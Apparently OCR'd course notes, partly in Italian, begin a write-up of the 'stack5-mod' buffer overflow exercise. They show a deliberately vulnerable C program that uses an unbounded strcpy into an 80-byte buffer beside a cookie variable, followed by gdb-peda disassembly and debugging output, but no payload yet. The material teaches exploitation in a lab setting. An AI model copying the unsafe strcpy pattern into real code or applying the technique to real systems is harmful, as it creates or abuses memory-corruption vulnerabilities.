
puts()'s argument



```
gdb-peda$ x/s 0x8048578
0x8048578:      "you win!"
gdb-peda$ x/9bx 0x8048578
0x8048578:      0x79    0x6f    0x75    0x20    0x77    0x69    0x6e    0x21
0x8048580:      0x00
gdb-peda$ x/wx 0x8048578
0x8048578:      0x20756f79
```


x/s: as string
x/9bx: 9 byte
x/wx: 1 word

stack5-mod write-up




```
#include <stdio.h>

int main(int argc, char** argv) {
        if(argc < 2){
        printf("argument missed!!\n");
        return 0;
    }

        myfunc(argv[1]);
        printf("this is the return address for myfunc\n");

}

void myfunc(char* src)
{
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        strcpy(buf,src);
        if (cookie == 0x000d0a00)
                printf("you loose!\n");
}
```

possiamo sfruttare la memory corruption per stampare “you win!” ?



```
gdb-peda$ disass myfunc
Dump of assembler code for function myfunc:
   0x080484bd <+0>:     push   ebp
   0x080484be <+1>:     mov    ebp,esp
   0x080484c0 <+3>:     sub    esp,0x78
   0x080484c3 <+6>:     lea    eax,[ebp-0xc]
   0x080484c6 <+9>:     mov    DWORD PTR [esp+0x8],eax
   0x080484ca <+13>:    lea    eax,[ebp-0x5c]
   0x080484cd <+16>:    mov    DWORD PTR [esp+0x4],eax
   0x080484d1 <+20>:    mov    DWORD PTR [esp],0x80485da
   0x080484d8 <+27>:    call   0x8048330 <printf@plt>
   0x080484dd <+32>:    mov    eax,DWORD PTR [ebp+0x8]
   0x080484e0 <+35>:    mov    DWORD PTR [esp+0x4],eax
   0x080484e4 <+39>:    lea    eax,[ebp-0x5c]
   0x080484e7 <+42>:    mov    DWORD PTR [esp],eax
   0x080484ea <+45>:    call   0x8048340 <strcpy@plt>
   0x080484ef <+50>:    mov    eax,DWORD PTR [ebp-0xc]
   0x080484f2 <+53>:    cmp    eax,0xd0a00
   0x080484f7 <+58>:    jne    0x8048505 <myfunc+72>
   0x080484f9 <+60>:    mov    DWORD PTR [esp],0x80485f2
   0x08048500 <+67>:    call   0x8048350 <puts@plt>
   0x08048505 <+72>:    leave
   0x08048506 <+73>:    ret
End of assembler dump.
gdb-peda$ b *0x080484bd
Breakpoint 1 at 0x80484bd: file stack5-mod.c, line 18.
gdb-peda$ info b
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x080484bd in myfunc at stack5-mod.c:18
```


breakpoint sulla prima istruzione di *myfunc*



```
gdb-peda$ run AAAA
Starting program: /home/r0x/lezioni/sicII/esercizi/stack/stack5-mod AAAA
[----------------------------------registers-----------------------------------]
EAX: 0xffffd74b ("AAAA")
EBX: 0xf7fbb000 --> 0x1a9da8
ECX: 0xb3f65113
EDX: 0xffffd4c4 --> 0xf7fbb000 --> 0x1a9da8
ESI: 0x0
EDI: 0x0
EBP: 0xffffd498 --> 0x0
ESP: 0xffffd47c --> 0x80484af (<main+50>:       mov    DWORD PTR [esp],0x80485b4)
EIP: 0x80484bd (<myfunc>:       push   ebp)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484b6 <main+57>: call   0x8048350 <puts@plt>
   0x80484bb <main+62>: leave
   0x80484bc <main+63>: ret
=> 0x80484bd <myfunc>:  push   ebp
   0x80484be <myfunc+1>:        mov    ebp,esp
   0x80484c0 <myfunc+3>:        sub    esp,0x78
   0x80484c3 <myfunc+6>:        lea    eax,[ebp-0xc]
   0x80484c6 <myfunc+9>:        mov    DWORD PTR [esp+0x8],eax
[------------------------------------stack-------------------------------------]
0000| 0xffffd47c --> 0x80484af (<main+50>:      mov    DWORD PTR [esp],0x80485b4)
0004| 0xffffd480 --> 0xffffd74b ("AAAA")
0008| 0xffffd484 --> 0xf7ffd000 --> 0x20f34
0012| 0xffffd488 --> 0x804851b (<__libc_csu_init+11>:   add    ebx,0x1ae5)
0016| 0xffffd48c --> 0xf7fbb000 --> 0x1a9da8
0020| 0xffffd490 --> 0x8048510 (<__libc_csu_init>:      push   ebp)
0024| 0xffffd494 --> 0x0
0028| 0xffffd498 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, myfunc (src=0xffffd74b "AAAA") at stack5-mod.c:18
```

